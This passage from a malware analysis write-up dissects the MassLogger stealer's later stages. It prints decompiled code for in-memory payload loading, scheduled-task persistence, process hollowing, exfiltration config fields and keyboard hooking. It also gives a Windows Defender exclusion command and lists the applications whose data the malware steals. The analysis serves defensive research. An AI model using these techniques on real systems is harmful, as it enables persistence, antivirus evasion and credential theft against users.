    public static void smethod_4(string string_1, string string_2, string string_3)
    {
        Thread.Sleep(33000);
        byte[] rawAssembly = GClass0.smethod_0(GClass0.smethod_1(GClass0.smethod_2(GClass0.smethod_3(string_1, string_3)), string_2));
        Assembly.Load(rawAssembly).EntryPoint.Invoke(0, null);
        Environment.Exit(0);
    }

    // Token: 0x04000001 RID: 1
    private string string_0 = GClass1.smethod_0("iṘɕЌ…怪呆墟娶床倮擶楞致");
}
}
```

Fig 11: Android Studio code

GZip decompression method is used to decompress the buffer passed from the resource directory. This dll is used to dump another PE file which is responsible for further activity.

Stage 2 Layer: Lazarus.exe

The Lazarus.exe gets dumped which is highly obfuscated .NET file which is now unpacked from the parent file. We have decoded this file using de4dot tool successfully. In execution, it goes in sleep for a few seconds, it checks if it's own copy is present at "%appdata%" location. If not, it drops a self-copy at "%appdata%" location. After that, to stay persistent in the system, it creates an entry in task scheduler. For this, it creates and drops a.XML config file at "%temp%" location which is the input for creating task scheduler. The metadata for XML file is hardcoded and stored in PE resource. All data gets replaced at runtime.



```
    // Token: 0x06000038 RID: 56 RVA: 0x000034E0 File Offset: 0x000016E0
    private static void smethod_4(string string_8, string string_9)
    {
        string text = Class13.smethod_3();
        string name = WindowsIdentity.GetCurrent().Name;
        string tempFileName = Path.GetTempFileName();
        text = text.Replace(Class16.smethod_0(2050629623), string_9).Replace(Class16.smethod_0(2050629606), name);
        File.WriteAllText(tempFileName, text);
        Process.Start(new ProcessStartInfo(Class16.smethod_0(2050629527), string.Concat(new string[]
        {
            Class16.smethod_0(2050629512),
            string_8,
            Class16.smethod_0(2050629540),
            tempFileName,
            Class16.smethod_0(2050629461)
        }))
        {
            WindowStyle = ProcessWindowStyle.Hidden
        }).WaitForExit();
```

Locals

Name	Value
string_8	"RWDaPuk"
string_9	"C:\\Users\\Test\\AppData\\Roaming\\RWDaPuk.exe"
text	"<?xml version=\"1.0\" encoding=\"UTF-16\"?>\r\n<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02
name	null
tempFileName	null


Fig 12: Task Scheduler XML

The name of starts with string "Update\" followed by file name dropped at %appdata% location.

Following command gets executed to add an entry in task scheduler.

“C:\Windows\System32\schtasks.exe” /Create /TN “Updates\<filename>” /XML “C:\Users\<username>\AppData\Local\Temp\tmp<USERID>.tmp”

Now time to move to the final payload which is MassloggerBin.exe. Using Process Hollowing technique, it injects code into its own process. Following image shows the use of the self-hollowing technique to do its further activity.



```
        bool result;
        try
        {
            if (!Class14.CreateProcess(string_8, string_9, IntPtr.Zero, IntPtr.Zero, false, 4u, IntPtr.Zero, null, ref @struct, ref struct2))
            {
                throw new Exception();
            }
            MethodInfo method = typeof(BitConverter).GetMethod(Class16.smethod_0(2050629450));
            object[] parameters = new object[]
            {
                byte_1,
                60
            };
            int num2 = Convert.ToInt32(method.Invoke(null, parameters));
            int num3 = BitConverter.ToInt32(byte_1, num2 + 26 + 26);
            int[] array = new int[179];
            array[0] = 65538;
            if (IntPtr.Size == 4)
            {
                if (!Class14.GetThreadContext(struct2.intptr_1, array))
                {
                    throw new Exception();
                }
            }
            else if (!Class14.Wow64GetThreadContext(struct2.intptr_1, array))
            {
                throw new Exception();
            }
            int num4 = array[41];
            int num5 = 0;
            if (!Class14.ReadProcessMemory(struct2.intptr_0, num4 + 4 + 4, ref num5, 4, ref num))
            {
                throw new Exception();
            }
```

Locals

Name	Value	Type
V_33	false	bool
V_34	false	bool
V_35	false	bool

Fig 13: Process Hollowing


When it successfully writes and creates a new process, the parent process gets terminated and code injected process runs as an orphan. The code of this process is also highly obfuscated. All function and class names are modified to random/obfuscated string.

Stage 3 layer: MassLoggerBin.exe

With the start, it extracts a dll file having name “Ionic.Zip.Reduced.dll” from its resources. The Ionic.Zip.Reduced.dll is a DotNetZip free fast class library used for manipulating zip files. The code used by the attacker in Masslogger is available on this site. The main motive of using this dll is to create a zip file containing a compressed package of files like snapshots, keyloggers, user info etc.


The internal config-based functionality is used by MassLogger to fetch the required accordingly which is then assigned to a specific variable.

Following are the variables that fetch data stored in its internal config fig — by going to particular offset is the first parameter and the config array from where data gets fetched is the second parameter



```
N0qm6ID7bQKnpNB0b4.QhhXOXkIG(N0qm6ID7bQKnpNB0b4.akm7eq992);
w2nboHYSv92HM06WxMU.Key = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(15628, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.Version = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(15720, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.FtpEnable = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(15940, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.FtpHost = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(16120, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.FtpUser = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(16300, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.FtpPass = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(16480, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.FtpPort = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(16660, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.EmailEnable = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(16840, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.EmailAddress = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(17020, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.EmailSendTo = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(17280, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.EmailPass = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(17540, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.EmailPort = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(17720, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.EmailSsl = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(17900, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.EmailClient = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(18080, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.PanelEnable = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(18300, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.PanelHost = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(18480, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.ExitAfterDelivery = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(18740, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.SelfDestruct = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(18920, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
w2nboHYSv92HM06WxMU.Mutex = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(19100, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
```


Fig 14: Retrieves Config data



```
cZC6xpgQQWOy+EVFd3Y1WrAhD+9aO1TMmRsZ9TzHLXhibgqbYr2rjeZbFVtD9dYp1SwkK3C25oMdE0hT2iVllQ==
R7fPoyecflJ7yxGfvWWXwYCVQ0CEEATU/a7Qrqci4isfwEVeARyXdCR2ozKGpcVGTIAFPlN6WdYjsWvv05X4FA==
wF2vTvWnJNJdwNqE+Iz69hyzqh4ID1uWxB5OdOSfOB+3M6ubvhwJkwns9fB4qRG1mjGqFyzGCuDq5fShgebf2Q==
Th7PlUwSL32EKubQNBeOJYpO+iZtu5PlWrxWOa5zHcCzJ9InRLUxYTq+k+7dUugLY4amQ+qwgTHy3DeeWvGOMg==
vJ7X1gS7O8RBxR88UtxWw4Enflo7H3QhOauJqlhzfK9y7n1oHlqkhlEoRygHP8d8u5xBFb3Tm+yBTcMtGBAgCg==
lUNHmDJXnk1HETgXbTyHpdrsiZJIKl7oy28AhVwi6V1b2ePSbfQTnW6v4w1iG/ucEmMU6b2Nnymzm4S3e1kslA==
lfy+o3OEOZbjL4RuOzhuxVFZLJm7Xe/P/iH4yxxFEGf6Z7oedq88RR2Ap1iWsjfFP22vvfMk6qjtzD1fQZKChA==
dXLS4JQkD4oguxVyQxp7PgjPjapD7AH+qn0MY0AF5moRglHHtzRImAC99bQ/Po954ASTmnW09BhtrKUTbP2tuA==
k6/VWdyzGICEkz2MyHRaexH/OHd7P/DrdExtiN92+xv5j1x0iHRbaZx0RfFzOgKBhyk1M5b/XwTiH3WRko01ERbtHPJ//M5LiMdKSXBEdD8=
ZmZIFz5zBMhbyKgivI6saSA/S6Ty+t4sLi2jcj5L1Z5ZhQ7KAPBaleSkT/4vouDyyWc/dX1CWwEzgEfk5gb0Zg==
FxcIKBjBY2zqZ9JYYyMKY1dXXoR3ch00NAyGhJLbxIC6zF/QNG261Ug+bXKXaNghVURb2rx8uVmrLqj+oV5DYURBK/09YTKuczZ4F6zOocJ9GauxNnQeYhxYAadPt+I9
gZEyF7rHOwUtt3yc1QWu4yHR7G+loeECmoVlTJizcVdhoawCpNyGAqoyqGDLNKQ8yzUQFw6QxHGocANBAmcpnQ==
OmHcCrvDvapJUwRQWUtzThenvyv0UbRCdQsXvFzTx//47wYeAK7W6riTPexNVeFCpJbkYMZG/C/JYa4hv2Fu8g==
```

Fig 15: Config Data

It starts collecting system information like name of the system, Windows version, CPU, GPU, AV installed, Public IP which it gets from URL: “hxxp[:]//api[.]ipify[.]org”, also gets running process information.



```
IL_1F:
num2 = 0;
arg_481_0 = 14;
if (qkxvRrYFn184pqIysZH.FZVn8hYa2ASYXqGpftE() != null)
{
    goto IL_32;
}
continue;
IL_397:
jeGxBOsScYZqeg3aFA.QhhXOXkIG(qkxvRrYFn184pqIysZH.Log, R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(14640, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R), jeGxBOsS
array = gBZdkaDQvpaEonIHwFF.QhhXOXkIG(gBZdkaDQvpaEonIHwFF.uiDD9lEyjs);
goto IL_1F;
IL_139:
object arg_174_0 = qkxvRrYFn184pqIysZH.Log;
string arg_16A_0 = R8p2xWfcUkE1Rmsmyx.QhhXOXkIG(14328, R8p2xWfcUkE1Rmsmyx.s0aOWkB6R);
dateTime = B9DYTtRGZuyN4IqNMVQ.QhhXOXkIG(B9DYTtRGZuyN4IqNMVQ.OGQRHEUBgE);
jeGxBOsScYZqeg3aFA.QhhXOXkIG(arg_174_0, j7mCd6NKPXJGbH453B.QhhXOXkIG(arg_16A_0, LtBeYVkGZioOcaV1UP4.QhhXOXkIG(ref dateTime, LtBeY
```

Name	Value	Type
array	{System.Diagnostics.Process[0x0000005B]}	System.Diagnostics.Process[]
[0]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[1]	{System.Diagnostics.Process (services)}	System.Diagnostics.Process
[2]	{System.Diagnostics.Process (RuntimeBroker)}	System.Diagnostics.Process
[3]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[4]	{System.Diagnostics.Process (VBoxTray)}	System.Diagnostics.Process
[5]	{System.Diagnostics.Process (RuntimeBroker)}	System.Diagnostics.Process
[6]	{System.Diagnostics.Process (ctfmon)}	System.Diagnostics.Process
[7]	{System.Diagnostics.Process (StartMenuExperienceHost)}	System.Diagnostics.Process
[8]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[9]	{System.Diagnostics.Process (svchost)}	System.Diagnostics.Process
[10]	{System.Diagnostics.Process (Windows.WARP.JITService)}	System.Diagnostics.Process
[11]	{System.Diagnostics.Process (WindowsInternal.ComposableShell.Experie...	System.Diagnostics.Process
[12]	{System.Diagnostics.Process (Microsoft.Photos)}	System.Diagnostics.Process
[13]	{System.Diagnostics.Process (taskhostw)}	System.Diagnostics.Process
[14]	{System.Diagnostics.Process (audiodg)}	System.Diagnostics.Process
[15]	{System.Diagnostics.Process (dllhost)}	System.Diagnostics.Process


Fig 16: Running Processes

MassLogger also stores a running process windows name in its log file.

MassLogger Functionality:

1. Application Data Stealer:

Following are some list of applications where it tries to steal user data and which further sends to its C2 server.




Telegram Desktop, Pidgin, FileZilla, Discord Tokken, NordVPN, Outlook, FoxMail, Thunderbird, FireFox, QQ Browser, Chromium Recovery

By checking data from hardcoded path stored in this binary, it checks for particular data and installation of these applications, if it does not find any details, it creates an entry in the following format,

<|| *Application-name* ||>

Not Installed

The following modules are present in MassLogger binary. Following is the list of that:




WD Exclusion, Binder, Downloader, USB Spread, Bot Killer, Window Searcher, Search And Upload, Keylogger And Clipboard

2. **Windows Defender Exclusion**

It has a module named as “WD Exclusion” which is a Windows Defender Exclusion. Using command “*Add-MpPreference –ExclusionPath <path>*“, it exclude it-self from Windows Defender Anti-Virus.

3. USB Spread

Another module, USB Spread, it uses an open-source code of LimeUSB available on GitHub. It is used to infect files stored on the USB drive. When files on USB gets executed, it executes its own code as well as infected code.




```
[assembly: AssemblyTrademark(" % Lime % ")]
[assembly: Guid("%Guid%")]
static class %LimeUSBModule%
{
    public static void Main()
        {
            try
            {
                System.Diagnostics.Process.Start(@"%File%");
            }
            catch { }
            try
            {
                System.Diagnostics.Process.Start(@"%USB%");
            }
            catch { }
```

Fig 17: USB Spread Module

4. Keylogger and Clipboard

It has a key log capture module, using "SetWindowHookEx" api it captures all keyboard keys and logs it.



```
cy @02000010
  Base Types
  Derived Types
  .cctor() : void @0600(
  cx(int, int) : bool @0(
  DeleteFile(string) : bo
  EnumProcessModule
  GetForegroundWind
  GetKeyboardLayout(i
  GetKeyboardState(by
  GetLastInputInfo(ref
  GetModuleFileNameA
  GetModuleFileNameI
  GetWindowText(IntPt
  GetWindowTextLengt
  GetWindowThreadPr
  mac(string) : void @(
  MapVirtualKey(uint,
  mcs(int) : string @06
  mdg(ImageFormat) :
  mdh(string, string, st
  mdo(object, ElapsedE
  mdy() : void @06000
  mfk() : void @06000
  mfs(string) : bool @0
  mfy(string, int) : strin
  mgh() : void @06000
  mhe(int, string) : strir
  mjf(object, ElapsedEv
  mjs(object) : string @
  mju(object, ElapsedE
  miv() : string @06000
```


```
            this.ex = IntPtr.Zero;
        }

        // Token: 0x0600009B RID: 155 RVA: 0x00019CB4 File Offset: 0x00017EB4
        public void bx()
        {
            checked
            {
                try
                {
                    int num = 0;
                    do
                    {
                        this.ex = (IntPtr)cy.pk.SetWindowsHookEx(13, this.ew, (IntPtr)Marshal.GetHINSTANCE(Assembly.GetExecutingAssembly().GetModule
                        if (this.ex != IntPtr.Zero)
                        {
                            break;
                        }
                        num++;
                    }
                    while (num <= 10);
```

Name	Value	Type
this	{cy.pk}	cy.pk
HC_ACTION	0x00000000	int
WH_KEYBOARD_LL	0x0000000D	int
WM_KEYDOWN	0x00000100	int
WM_KEYUP	0x00000101	int
WM_SYSKEYDOWN	0x00000104	int
WM_SYSKEYUP	0x00000105	int
en	null	cy.pk.qs

Fig 18: Keyboard Hooking

5. Anti VM

